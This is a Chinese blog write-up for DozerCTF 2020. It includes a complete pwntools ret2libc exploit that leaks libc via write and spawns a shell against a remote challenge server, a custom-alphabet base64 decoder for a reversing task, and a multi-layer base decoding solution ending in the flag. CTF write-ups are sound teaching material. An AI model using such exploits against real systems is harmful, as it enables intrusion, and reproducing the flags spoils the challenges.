DozerCTF Writeup

原创

SkYe231_ 于 2020-06-14 22:12:22 发布 376 收藏 1

文章标签： CTF Writeup DozerCTF

pwn - ret2 temp

> 一开始记得不是这个题目名字，应该是 ret2dl-resolve ，高大上东西不会

分析

保护情况

32 位动态链接；打开 NX ；

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

漏洞函数

read 函数栈溢出

```
ssize_t vuln()
{
  char buf; // [esp+Ch] [ebp-6Ch]

  setbuf(stdin, &buf);
  return read(0, &buf, 0x100u);
}
```

思路

泄露 libc

栈溢出，用 write 泄露 libc 地址：

```
payload = 'a'*0x6c+p32(0xdeadbeef)
payload += p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)
```

get shell

到 libc-database 查远程的 libc 是：libc6-i386_2.23-0ubuntu11_amd64.so 。


```
payload = 'a'*0x6c+p32(0xdeadbeef)
payload += p32(system) + p32(0xdeadbeef) + p32(binsh)
```

exp

```
from pwn import *
context.log_level = 'debug'

#p = process("./pwn")
p = remote("118.31.11.216",36666)
elf = ELF("./pwn")
#libc = ELF("/lib/i386-linux-gnu/libc.so.6")
libc = ELF("./libc.so")

main_addr = 0x0804851f
write_plt = elf.plt['write']
log.info("write_plt:"+hex(write_plt))
write_got = elf.got['write']
log.info("write_got:"+hex(write_got))

payload = 'a'*0x6c+p32(0xdeadbeef)
payload += p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)


p.recvuntil("!\n")
p.send(payload)

write_leak = u32(p.recv(4))
log.info("write_leak:"+hex(write_leak))

libc_base = write_leak - libc.symbols['write']
log.info("libc_base:"+hex(libc_base))

system = libc_base + libc.symbols['system']
log.info("system:"+hex(system))

binsh = libc_base + libc.search('/bin/sh').next()
log.info("binsh:"+hex(binsh))

#onegadget = 0x3ac5c + libc_base
#log.info("onegadget:"+hex(onegadget))

payload = 'a'*0x6c+p32(0xdeadbeef)
#payload += p32(0x08048362) + p32(onegadget)
payload += p32(system) + p32(0xdeadbeef) + p32(binsh)

p.recvuntil("!\n")
#gdb.attach(p)
p.send(payload)

p.interactive()
```

RE - 貌似有些不对

上面字符串 base 加密，下面自定义 自定义密码表：



```
38 a0eg7u19kuvcsv2 db 'OEG7U19kUvCsV29qzT9qcUm0yDCwy2CiWjOrU2Or',0
38                                         ; DATA XREF: sub_4023C0+3B2↑o
51 aYes            db 'yes',0              ; DATA XREF: sub_4023C0+3E5↑o
55                 align 4
58 off_40B368      dd offset loc_402840    ; DATA XREF: sub_4023C0+12B↑r
58                 dd offset loc_402940    ; jump table for switch statement
58                 dd offset loc_4029C0
58                 dd offset loc_4024F2
58                 dd offset loc_402620
7C aZyxabcdefghijk db 'ZYXABCDEFGHIJKLMNOPQRSTUVWzyxabcdefghijklmnopqrstuvw0123456789+/',0
7C                                         ; DATA XREF: sub_402CC0+5C↑o
```

解密脚本：

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : base_diy.py

# 自定义加密表
#s = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"#原版
s = "ZYXABCDEFGHIJKLMNOPQRSTUVWzyxabcdefghijklmnopqrstuvw0123456789+/"#自定义

def My_base64_encode(inputs):
 # 将字符串转化为2进制
 bin_str = []
 for i in inputs:
  x = str(bin(ord(i))).replace('0b', '')
  bin_str.append('{:0>8}'.format(x))
 #print(bin_str)
 # 输出的字符串
 outputs = ""
 # 不够三倍数，需补齐的次数
 nums = 0
 while bin_str:
  #每次取三个字符的二进制
  temp_list = bin_str[:3]
  if(len(temp_list) != 3):
   nums = 3 - len(temp_list)
   while len(temp_list) < 3:
    temp_list += ['0' * 8]
  temp_str = "".join(temp_list)
  #print(temp_str)
  # 将三个8字节的二进制转换为4个十进制
  temp_str_list = []
  for i in range(0,4):
   temp_str_list.append(int(temp_str[i*6:(i+1)*6],2))
  #print(temp_str_list)
  if nums:
   temp_str_list = temp_str_list[0:4 - nums]

  for i in temp_str_list:
   outputs += s[i]
  bin_str = bin_str[3:]
 outputs += nums * '='
 print("Encrypted String:\n%s "%outputs)

def My_base64_decode(inputs):
 # 将字符串转化为2进制
 bin_str = []
 for i in inputs:
  if i != '=':
   x = str(bin(s.index(i))).replace('0b', '')
   bin_str.append('{:0>6}'.format(x))
 #print(bin_str)
 # 输出的字符串
 outputs = ""
 nums = inputs.count('=')
 while bin_str:
  temp_list = bin_str[:4]
  temp_str = "".join(temp_list)
  #print(temp_str)
  # 补足8位字节
  if(len(temp_str) % 8 != 0):
   temp_str = temp_str[0:-1 * nums * 2]
  # 将四个6字节的二进制转换为三个字符
  for i in range(0,int(len(temp_str) / 8)):
   outputs += chr(int(temp_str[i*8:(i+1)*8],2))
  bin_str = bin_str[4:]
 print("Decrypted String:\n%s "%outputs)

print()
print("     ************************************")
print("     *    (1)encode         (2)decode    *")
print("     ************************************")
print()


num = input("Please select the operation you want to perform:\n")
if(num == "1"):
 input_str = input("Please enter a string that needs to be encrypted: \n")
 My_base64_encode(input_str)
else:
 input_str = input("Please enter a string that needs to be decrypted: \n")
 My_base64_decode(input_str)
```

Crypto - 真·签到

给的一个程序，运行不起来，IDA 打开就很奇怪，然后随手往记事本一带，发现一串字符串。看这样子像是 base 64：

```
R00yVE1NWlRIRTJFRU5CWUdVM1RNUlJURzRaVEtOUllHNFpUTU9CV0lJM0RRTlJXRzQ0VE9OSlhHWTJET05aUkc1QVRPTUJUR0kyRUVNWlZHNDNU
S05aWEc0MlRHTkpaR1pBVElNUldHNDNUT05KVUc0M0RPTUJXR0kyRUtOU0ZHTTRUT09CVUc0M0VFPT09Cgo=
```

加密之后长这样：

```
GM2TMMZTHE2EENBYGU3TMRRTG4ZTKNRYG4ZTMOBWII3DQNRWG44TONJXGY2DONZRG5ATOMBTGI2EEMZVG43TKNZXG42TGNJZGZATIMRWG43TONJU
G43DOMBWGI2EKNSFGM4TOOBUG43EE===
```

然后联想 base 32 的占位符（也就是 = ）的可能是 6、4、3、1 个，又顺手解密后：

```
3563394B48576F37356873686B6866797576477 17A70324B3577577753596A4267775476 70624E6E3978476B
```


然后就是 16 进制转换字符串：

```
5c9KHWo75hshkhfyuvGqzp2K5wWwSYjBgwTvpbNn9xGk
```

然后再转一个 base 58：

```
Dozerctf{base_family_is_so_good}
```

其实这种多重加密，用 CyberChef 能自动解出来一部分，这题的最后两步就是自动解出来的：


From Base58 will produce "Dozerctf{base_family_is_so_good}"

Output

```
5c9KHWo75hshkhfyuvGqzp2K5wWwSYjBgwTvpbNn9xGk
```

点击下面链接可以查看整个解密流程：

`https://skyedai910.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)From_Base32('A-Z2-7%3D',true)From_Hex('None')From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz',false)&input=UjAweVZFMU5XbFJJUlRKRlJVNUNXVWRWTTFSTlVsSlVSelJhVkV0T1VsbEhORnBVVFU5Q1YwbEpNMFJSVGxKWFJ6UTBWRTlPU2xoSFdUSkVUMDVhVWtjMVFWUlBVUpVUjBreVJVVk5XbFpITkROVVMwNWFXRWMwTWxSSFRrcGFSMXBCVkVsTlVsZEhORE5VVDA1S1ZVYzBNFJQVFVKWFIwa3lSVXRPVTBaSFRUUlVVMDlDVlVjME0wVkZQVDA5Q2dvPQ`